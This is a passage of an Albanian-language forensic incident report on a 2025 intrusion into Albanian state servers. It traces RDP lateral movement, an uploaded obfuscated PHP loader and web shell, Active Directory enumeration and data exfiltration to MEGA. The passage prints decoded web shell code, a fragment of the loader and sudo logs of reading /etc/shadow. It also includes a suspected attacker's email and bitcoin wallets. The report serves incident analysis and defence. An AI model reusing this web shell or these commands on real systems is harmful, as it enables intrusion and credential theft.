Aktiviteti i këtij përdoruesi (1) vazhdon me aksesin përmes RDP drejt serverit (backend -) në orën 21:11.




Figura 24: Lëvizje laterale nga Front End drejt Back End server përmes RDP

Në këtë përdorues evidentohet gjithashtu historiku i shfletuesit (Google Chrome), ku është tentuar në orën 22:03 aksesi drejt vSphere. Aksesi konfirmohet dhe nga loget e vSphere (Figura 20)




Figura 25: Historiku Shfletuesit (Google Chrome)




Figura 26: Log-et e autorizimit në vSphere

2.3 Data 13 Qershor 2025

Me datë 13 Qershor 2025, nga analizimi i *webserverit* të Drejtorisë Përgjithshme e Taksave dhe Tarifave Vendore (DPPTV) evidentohen shenja kompromentimi si mëposhtë.

2.3.1 Drejtoria e Përgjithshme e Taksave dhe Tarifave Vendore (dpttv.gov.al)

Një video¹ e postuar nga Homeland Justice demonstroi aksesin dhe ngarkimin e skedarit keqdashës (display_10.exe) me me qëllim cenimin e integritetit të sistemit dhe për ta bërë atë të paaksesueshëm drejt *webserverit* të Drejtorisë së Përgjithshme të Taksave dhe Tarifave Vendore, **dpttv.gov.al**



Figura 27: Form upload në dpttv.gov.al

Në orën **09:08** në *webserverin* e DPTTV është ngarkuar një skedar me emrin **demo.txt** përmbajtja e të cilës është një skedar i tipit tekst i enkoduar me *base64*. Nëse këtë skedar e dekodojmë do evidentohet një pjesë kodi e cila është e tipit *php* dhe nga kodi duket që është tepër i fshehur. Më pas, një minutë më vonë, aktorët ndryshojnë prapashtesën nga *.txt* në *php* në mënyrë që ta përdorin këtë skedar si pjesë të vetë aplikacionit.

¹ <https://t.me/JusticeHomeland1/525>




Figura 28: Ndryshimi prapashtesës nga .txt në .php




Figura 29: Analiza kodit burim, skedari demo.php

Kjo pjesë kodit:

1. Ndërton emrat e funksioneve `base64_decode()` dhe `openssl_decrypt()` në mënyrë të fshehur (obfuscated).
- Dekodon një string të koduar në base64 që përmban një shell PHP dhe e dekripton atë me AES-256-CBC.
- E ekzekuton rezultatin me `eval()` duke e futur direkt në PHP interpreter.

Nëse e dekodojmë kodin që do të shfaqet është:




Figura 30: Dekodimi i kodit burim demo.php

```
1. if($_SERVER['REQUEST_METHOD'] === 'POST' && isset($_FILES['file']))
```

- Kontrollon nëse kërkesa HTTP që vjen është e tipit POST
- Dhe nëse brenda saj ndodhet një file me emrin "file" (nga një formë ose POST me multipart)

```
1. $uploadFile = basename($_FILES['file']['name']);
```

Merr emrin origjinal të skedarit të ngarkuar.

Pra i gjithë qëllimi është ngarkimi i skedarëve të ndryshëm në direktorinë e aplikacionit.



Figura 31: Fshehja në skedarin keqdashës php

Faza e 2 . Ngarkimi i webshell page-index.demo.php

Ky skedar gjithashtu është tepër i fshehur, i programuar në php.

```
<?php
error_reporting(error_level: E_ALL ^ E_WARNING ^ E_NOTICE ^ E_STRICT ^ E_DEPRECATED);
$_d0b70p221sZcvvggjojewioehi3 = 'base64';$_d0b70p221sZcvvggjojewioehi3 .= ' ';$_d0b70p221sZcvvggjojew
?>
```

Figura 32: Skedar i programuar në php

Gjatë dekodimit evidentohet se kodi i vërtetë është:

```
1. if(isset($_POST[REDACTED])){
2.   system($_POST[REDACTED]. '>&1');
```

3. }

Ky është një *web shell* i cili shërben për ekzekutim komandash.

1. `if(isset($_POST[ ]))`

Kontrollon nëse është dërguar një POST me emrin e parametrin

2. `system($_POST[ ] . '2>&1');`

Ekzekuton vlerën që i është dhënë si komandë shell në server.

2>&1 bashkon daljen e gabimeve (stderr) me daljen normale (stdout) —

që do të thotë se sulmuesi sheh çdo gjë që komanda prodhon.

Pasi arrihet të krijohet qëndrueshmëria në sistem, nuk shihet aktivitetet deri në datën 19 Qershor, kur ndodh dhe ekzekutimi i skedarit *display_10.exe*

2.4 Data 14 Qershor 2025

Ndonëse aktiviteti ka qenë i ulët, evidentohen komanda të ekzekutuara në serverin efëmijët backend .

- Në server ekzekutohet komanda `COMMAND=/usr/bin/cat /etc/shadow` :

```
2025-06-14T02:09:01.870819+02:00 CRON[1208560]: pam_unix(cron:session): session closed for user
2025-06-14T02:12:04.910502+02:00 sudo: : TTY=pts/0 ; PWD=/home/ ; COMMAND=/usr/bin/cat /etc/shadow
2025-06-14T02:12:04.963591+02:00 sudo: pam_unix(sudo:session): session opened for uid=0 by
2025-06-14T02:12:04.963762+02:00 sudo: pam_unix(sudo:session): session closed for
2025-06-14T02:15:01.881226+02:00 CRON[1208656]: pam_unix(cron:session): session opened for user
2025-06-14T02:15:01.888390+02:00 CRON[1208656]: pam_unix(cron:session): session closed for user
```

Figura 33: Leximi i skedarit ku mbahen fjalëkalimet në sistemet Linux

- Krijohet dhe fshihet file *aa.txt*. Aksesohet file *.bash_history*

```
2025-06-14T02:28:56.550850+02:00 sudo: : TTY=pts/0 ; PWD=/var/www/ ;
USER=root ; COMMAND=/usr/bin/touch aa.txt
2025-06-14T02:28:56.580368+02:00 sudo: pam_unix(sudo:session): session opened for user
2025-06-14T02:28:56.580512+02:00 sudo: pam_unix(sudo:session): session closed for user
2025-06-14T02:29:30.457928+02:00 sudo: : TTY=pts/0 ; PWD=/var/www/ ;
USER=root ; COMMAND=/usr/bin/rm -f aa.txt
2025-06-14T02:29:30.459315+02:00 sudo: pam_unix(sudo:session): session opened for user
2025-06-14T02:29:30.463588+02:00 sudo: pam_unix(sudo:session): session closed for user
2025-06-14T02:29:46.603848+02:00 sudo: : TTY=pts/0 ; PWD=/var/www/ ;
USER=root ; COMMAND=/usr/bin/touch aa.txt
2025-06-14T02:29:46.695804+02:00 sudo: pam_unix(sudo:session): session opened for user
2025-06-14T02:29:46.699494+02:00 sudo: pam_unix(sudo:session): session closed for user
2025-06-14T02:30:44.707786+02:00 sudo: : TTY=pts/0 ; PWD=/var/www/ ;
USER=root ; COMMAND=/usr/bin/chmod 777 aa.txt
2025-06-14T02:30:44.744301+02:00 sudo: pam_unix(sudo:session): session opened for user
2025-06-14T02:30:44.744355+02:00 sudo: pam_unix(sudo:session): session closed for user
2025-06-14T02:33:03.800473+02:00 sudo: : TTY=pts/0 ; PWD=/var/www/ ;
USER=root ; COMMAND=/usr/bin/rm -f aa.txt
2025-06-14T02:33:50.585363+02:00 sudo: : TTY=pts/0 ; PWD=/home/ ; USER= ; COMMAND=/usr/bin/ls -la
2025-06-14T02:33:50.586435+02:00 sudo: pam_unix(sudo:session): session opened for
2025-06-14T02:33:50.610920+02:00 sudo: : TTY=pts/0 ; PWD=/home/ ; USER= ; COMMAND=/usr/bin/cat
2025-06-14T02:34:11.967333+02:00 sudo: : TTY=pts/0 ; PWD=/home/ ; USER= ; COMMAND=/usr/bin/cat
.bash_history
```

Figura 34: Krijimi dhe fshirja e skedarit aa.txt

- Pingohet IP 4.2.2.4

```
ping 4.2.2.4
history
cd /home
```

Figura 35: Ping 4.2.2.4

Bazuar në raportin e **checkpoint** (<https://research.checkpoint.com/2024/bad-karma-no-justice-void-manticore-destructive-activities-in-israel/>) (20 Maj 2024) ku krahasohen dhe evidentohen të përbashkëtat e sulmeve që Iran ka kryer drejt Izraelit dhe Shqipërisë, shikohen që edhe kësaj rradhe teknikat janë të ngjashme, Në atë kohë sulmet i atribuoheshin *Void Manticore*. (Detaje më të thelluara në 1) *ATRIBUIMI – Inteligjenca e kërcënimeve kibernetike* dhe 2) *Inteligjenca me burim të hapur (OSINT)*)

As we monitored the activity of the group's interaction with "Karma Shell", we retrieved some of the commands executed by the attacker on the compromised server.

#	parameter	argument
1	run_command	c:\windows\system32\cmd.exe /c echo %userprofile%
2	upload_file	C:\ProgramData\1a.txt
3	run_command	c:\windows\system32\cmd.exe /c ping.exe -n 1 4.2.2.4
4	run_command	c:\windows\system32\cmd.exe /c ping.exe -n 1 microsoft.com

Figura 36: Teknika të ngjashme me sulmet në Izrael

2.5 Data 16 Qershor 2025

Në këtë datë evidentohet aktivitet i shtuar për përdoruesin “██████████” i cili ka të drejta si “Enterprise Admin” në *Active Directory*. Përdoruesi është krijuar në 2014 dhe fjalëkalimi për herë të fundit është ndryshuar në 2022. Në total numërohen 3 përdorues me privilegje “Enterprise Admin” dhe 20 përdorues me privilegje “Domain Admin”.

```
PS C:\Users\██████████> Get-ADGroupMember -Identity "Domain Admins" -Recursive | Select-Object Name, SamAccountName
Name      SamAccountName
-----
Admin     admin
```

```
PS C:\Users\██████████> Get-ADGroupMember -Identity "Enterprise Admins" -Recursive | Select-Object Name, SamAccountName
Name      SamAccountName
-----
Admin     admin
```

Figura 37: Lista Përdoruesve me privilegje të larta

```
PS C:\Users\ > Get-ADUser -Identity "admin" -Properties * | Format-List Name, SamAccountName,
Name
: Admin
SamAccountName
: admin
LastLogonDate
: 6/19/2025 3:51:40 PM
PasswordLastSet
: 3/31/2022 6:03:01 PM
Enabled
: True
AccountExpirationDate
:
PasswordExpired
: False
LockedOut
: False
WhenCreated
: 8/14/2014 3:10:04 PM
```

Figura 38: Detaje mbi përdoruesin *admin*.

2.6 Datat 19-20 Qershor 2025

Në datën **19 Qershor** në orën **12:56** evidentohet ekzekutimi i disa komandave nga webserver-i (frontend) me IP . Është ekzekutuar skripti DSInternals ku janë marrë informacione mbi përdoruesit në Active Directory, gjithashtu vërehet përdorimi RDP për të aksesuar webserverin (backend), i cili është përdorur si bazë për aktivitetet si: eksfiltrimi i të dhënave, qasjen në vSphere dhe AD.

Timestamp	Detections	Event ID	Channel	Computer Information
2023-04-24T14:47:43.508011+00:00	PowerShell - Script Block Auditing	4104	Microsoft-Sysmon-Ext-ScriptBlockAuditing	AP C:\Windows\TEMP\SDIAG_ab42c3b-4cb2-49b5-a083-b09af903e83\CL_Utility.ps1
2023-06-13T08:28:24.837323+00:00	PowerShell - Script Block Auditing	4104	Microsoft-Sysmon-Ext-ScriptBlockAuditing	AP C:\Windows\TEMP\SDIAG_c7554834-bc17-495d-b72e-4fceab47563e\CL_Utility.ps1
2023-07-04T09:03:48.568577+00:00	PowerShell - Script Block Auditing	4104	Microsoft-Sysmon-Ext-ScriptBlockAuditing	AP C:\Windows\TEMP\SDIAG_11be209e-8600-40f5-8cf4-ae397e0d8ef5\CL_Utility.ps1
2023-07-19T14:43:50.174784+00:00	PowerShell - Script Block Auditing	4104	Microsoft-Sysmon-Ext-ScriptBlockAuditing	AP C:\Windows\TEMP\SDIAG_fdfcd303-0300-4e1d-b674-9180b1742ae4\CL_Utility.ps1
2023-09-04T11:37:50.465434+00:00	PowerShell - Script Block Auditing	4104	Microsoft-Sysmon-Ext-ScriptBlockAuditing	AP C:\Windows\TEMP\SDIAG_efd8842f-1d54-4f5b-aaf6-8ec08b28b938\CL_Utility.ps1
2024-02-23T18:26:22.162682+00:00	PowerShell - Script Block Auditing	4104	Microsoft-Sysmon-Ext-ScriptBlockAuditing	AP C:\Windows\TEMP\SDIAG_b500ca82-94ac-459f-b37a-4105718ff9ba\CL_Utility.ps1
2025-06-19T12:56:16.937016+00:00	PowerShell - Script Block Auditing	4104	Microsoft-Sysmon-Ext-ScriptBlockAuditing	AP C:\Logs\DSInternals_v5.3\DSInternals\DSInternals.Bootstrap.ps1

Figura 39: Ekzekutimi i skriptit DSInternals



Figura 40: Listimi i përdoruesve të AD përmes DSInternals




Figura 41: Informacion mbi përdoruesit

Në orën **15:52** krijohet direktoria “**admin**” në webserverin [REDACTED] (backend). Çfarë tregon që ky përdorues akseson këtë kompjuter për herë të parë. Menjëherë në **16:02** i njëjti përdorues akseson Active Directory. Veprimet e shpeshta dhe paralele tregojnë që aktorët kanë vepruar në grup nga terminale të ndryshme.




Figura 42: Sistemet e përdorura nga përdoruesi [REDACTED] (Active Directory—web-server backend)

Nga loget e webserveri [REDACTED] ([REDACTED]), shikohet përdorimi i disa terminaleve njëkohësisht, dhe është pikërisht ky server i cili përdoret si *proxy* për të kaluar në Active Directory përmes RDP.

pts/0	1	1	Fri Jun 20 09:21 - 09:22	(00:01)
pts/0	1	1	Fri Jun 20 06:06 - 09:02	(02:55)
pts/1	1	1	Fri Jun 20 07:50 - 07:34	(00:44)
pts/0	1	1	Thu Jun 19 23:31 - 02:02	(02:30)
pts/2	1	1	Thu Jun 19 23:18 - 02:05	(02:47)
pts/0	1	1	Thu Jun 19 22:37 - 23:22	(00:45)
pts/2	1	1	Thu Jun 19 22:18 - 22:48	(00:30)
pts/1	1	1	Thu Jun 19 21:43 - 23:47	(02:03)
pts/0	1	1	Thu Jun 19 21:28 - 22:28	(00:59)
pts/0	1	1	Thu Jun 19 21:04 - 21:24	(00:20)
pts/0	1	1	Thu Jun 19 20:18 - 20:38	(00:19)
pts/0	1	1	Thu Jun 19 16:24 - 19:09	(02:44)
pts/3	1	1	Thu Jun 19 16:20 - 16:21	(00:00)
pts/0	1	1	Thu Jun 19 16:01 - 16:24	(00:22)
pts/0	1	1	Thu Jun 19 15:50 - 16:01	(00:11)
pts/0	1	1	Thu Jun 19 13:12 - 14:56	(01:43)
pts/0	1	1	Thu Jun 19 13:06 - 13:11	(00:04)
pts/1	1	1	Thu Jun 19 12:08 - 19:11	(07:03)
pts/1	1	1	Thu Jun 19 12:06 - 12:08	(00:01)
pts/0	1	1	Thu Jun 19 11:50 - 12:20	(00:29)

Figura 43: Aktiviteti i logineve në Webserverin

Audit Success	19-Jun-25	4:02:20 PM	4624	Microsoft-Windows Security State Change	N/A	TR
Audit Success	19-Jun-25	4:02:20 PM	4648	Microsoft-Windows Security State Change	N/A	TR

Subject:

Security ID: S-1-5-18
Account Name: [REDACTED]
Account Domain: [REDACTED]
Logon ID: 0

Logon Information:

Logon Type: 10
Restricted Admin Mode: 2
Virtual Account: Yes
Elevated Tokens: Yes

Impersonation Level: Impersonation

New Logon:

Security ID: S-1-5-21-1698031034-1287783423-2845513162-4626
Account Name: admin
Account Domain: [REDACTED]
Logon ID: [REDACTED]
Linked Logon ID: [REDACTED]
Network Account Name: -
Network Account Domain: -
Logon GUID: {3a2fe380-180d-d016-032c-2d50dc82a340}

Process Information:

Process ID: 0x19c
Process Name: C:\Windows\System32\svchost.exe

Network Information:

Workstation Name: [REDACTED]
Source Network Address: [REDACTED]
Source Port: 0

Figura 44: Përdorimi RDP për të aksesuar Active Directory

Në rrjedhën e ngjarjeve u evidentua prezenca e përdorimit të *Mega* dhe *MegaSync* për eksfiltrimin e të dhënave. Aktiviteti evidentohet nga webserveri (backend) nëpërmjet historisë së shfletuesit të internetit.

Thursday, June 19, 2025				
☐	11:40 PM	MEGA Desktop App: Windows, Mac and Linux	mega.io	...
☐	11:40 PM	MEGA Desktop App: Windows, Mac and Linux	mega.io	...
☐	11:40 PM	download mega sync - Kërko në Google	google.com	...
☐	11:39 PM	Login - MEGA	mega.nz	...
☐	11:30 PM	Create Your Account - MEGA	mega.nz	...
☐	11:29 PM	MEGA: Protect your Online Privacy	mega.io	...
☐	2:37 PM	vSphere -		...
☐	2:37 PM	vSphere -		...
☐	2:37 PM	vSphere -		...
☐	2:37 PM	vSphere -		...
☐	1:43 PM			...
☐	1:39 PM			...
☐	1:39 PM	vSphere		...
☐	1:39 PM	vSphere		...
☐	1:38 PM	vSphere		...
☐	1:38 PM	vSphere		...
☐	1:38 PM	vSphere		...
☐	1:38 PM	vSphere		...
☐	1:38 PM	vSphere		...
☐	1:37 PM	vSphere		...
☐	1:37 PM	vSphere		...
☐	1:37 PM	vSphere		...
☐	1:37 PM	vSphere		...
☐	1:37 PM	vSphere		...
☐	1:36 PM	vSphere		...
☐	1:36 PM	vSphere		...

Figura 45: Historiku shfletuesit të [REDACTED] DB

Nga evidencat, ekipi i analizës arriti të nxjerrë emailin e përdorur për të aksesuar këtë fileshare, kjo nga loget e Mega Sync e cila ka qenë e instaluar tek Backend [REDACTED]. Artifaktet kaluan për hetim të mëtejshëm drejt *Drejtorisë së Hetimit të Krimit Kibernetik në Drejtorinë e Përgjithshme të Policisë së Shtetit*, e cila mori masat e menjëhershme për të bllokuar aktivitetin keqdashës në shpërndarjen e mëtejshme të të dhënave të eksfiltruara.

Aktualisht kjo llogari është bllokuar dhe nuk mund të aksesohet nga aktorët keqdashës.
Informacione të llogarisë:

Adresa email: NazarioPaparella_2025@proton.me
 Emri i plotë: Nazario Paparella
 Statusi i llogarisë: Suspended
 Vendodhja e hapjes së llogarisë: Netherlands (NL – TOR exit node IP was used)
 Vendndodhjet e IP nga është aksesuar kjo llogari: Iran, Albania, Netherlands
 Krijimi i llogarisë: June 3, 2025, 17:04:26 UTC
 Aktiviteti i fundit: June 19, 2025, 06:30:48 UTC
 Hapësira ruajtëse totale e përdorur: 73.4 GB
 Totali i skedarëve: 31,861
 Totali i dosjeve: 4,160

```
$ grep -i NazarioPaparella_2025@proton.me MEGAAsync.log
06/20-05:56:21.100406 7444 DBG (Req#41285) sc Received 225970: {"a":[{"a":"d","i"
"a":"WA4yVNfThbIKi5Fspa7si6H6CXkOp5YqTibkvpFZnCa9Gm5xzaxmaFtixfr75RDj--yhdIx1yg1vM
oPaparella_2025@proton.me","m2":["NazarioPaparella_2025@proton.me"],"pubk":"CACQMM
oTi090bzYEKQg058D3Ix6sPJY6Xt9xRlBPhjQXZusBSajA9FU7jAWNRPihY-dtMdRZBzEY_FJB1mSfs6rj
SheHkBY680g","+puEd255":"uWGmM800dX5Fs0LdVs1u52JUSoT4PStwalz-QkKbxW8","+sigCu255":
FllnoHnEA3mDOHX4H0DUOfny16SZbW8vN9nziAb-VhzpyKQBsG8J"}]},"ou":"enKUQ_IWD0Y"},{"a":
,"t":0,"a":"MSBLbPGAjfv2ZBrGG28JK5yFn3pVhdoIMzg3k16VgXsnPPbViJS6tq6NiMOawxn7vK8Sx
NazarioPaparella_2025@proton.me","m2":["NazarioPaparella_2025@proton.me"],"pubk":
l8-d70RoTi090bzYEKQg058D3Ix6sPJY6Xt9xRlBPhjQXZusBSajA9FU7jAWNRPihY-dtMdRZBzEY_FJB1
CZlaX6rSheHkBY680g","+puEd255":"uWGmM800dX5Fs0LdVs1u52JUSoT4PStwalz-QkKbxW8","+sig
gJX-BMnFllnoHnEA3mDOHX4H0DUOfny16SZbW8vN9nziAb-VhzpyKQBsG8J"}]},"ou":"enKUQ_IWD0Y"
_IWD0Y","t":0,"a":"7gxUCbYGDKOkZyicJl8MzFoYJBLMjhhNHIZJQJ3QhNn4P7HWHMGZuZL9jjGsUCS
Y","m":"NazarioPaparella_2025@proton.me","m2":["NazarioPaparella_2025@proton.me"],
```

Figura 46: Emaili i Mega Fileshare

Pas paraqitjes së kërkesës pranë platformës MEGA, u siguruan të dhëna në lidhje me llogarinë e krijuar me adresë email **NazarioPaparella_2025@proton.me** dhe nga loget e marra nga Mega, u evidentua adresa e Mega, ku është bërë pagesa prej 29.99\$ (0.000334 btc)

```
{
  "paymentid": 26433114,
  "gateway": 4,
  "timestamp": 1748970382,
  "gross": "29.99",
  "btc-amount": "0.000334000",
  "coinify-receive-address": "3QHn1XK2QWNNiSVaoKD4L4LhjFrKMTWaMQ",
  "ip:sourceport": "2001:67c:e60:c0c:192:42:116:211"
}
```

Figura 47: Detajet e portofolit të Mega

Duke ndjekur transaksionet drejt portofolit të mësipërm, janë identifikuar 3 pagesa të kryera, midis të cilave është dhe pagesa prej 0.000334 btc nga portofoli “**bc1qmn9hskttjl3tt66hmg0qj4l7sl2edzth636ces**”, që dyshohet të jetë e sulmuesit.

Transactions		
ID: c8b1-d8a3 6/05/2025, 01:00:25 From 3 Inputs To bc1q-wgdm -0.00033400 BTC • -\$35.17 Fee 864 Sats • \$0.91		
From 1 1D0vHdnYwkaWfEaZP4KNGPQo2QTSKSou1 0.00027900 BTC • \$29.38 2 3342YhsN5V3mLQ4BSLJadaPPtWbGxr 0.00033500 BTC • \$35.28 3 3QhntXK3QWNNSVaoKD4L4LhFrKMTWaMQ 0.00033400 BTC • \$35.17	To 1 bc1q4437a08arfk6Hgtvuz5ZemhPacm6Pavwadm 0.00093936 BTC • \$98.91	
ID: 322a-d795 6/03/2025, 19:06:16 From bc1q-6ces To 2 Outputs 0.00033400 BTC • \$35.17 Fee 1.9K Sats • \$1.96		
From 1 bc1qm9hsktj3t66hmq8q47stZedzt636ces 0.00127742 BTC • \$134.51	To 1 3QhntXK3QWNNSVaoKD4L4LhFrKMTWaMQ 0.00033400 BTC • \$35.17 2 bc1q0cefsccugnmzfuvs2y62p7ncm0qz3jfm7ku 0.00092483 BTC • \$97.38	

Figura 48: Transaksioni kryer drejt Mega

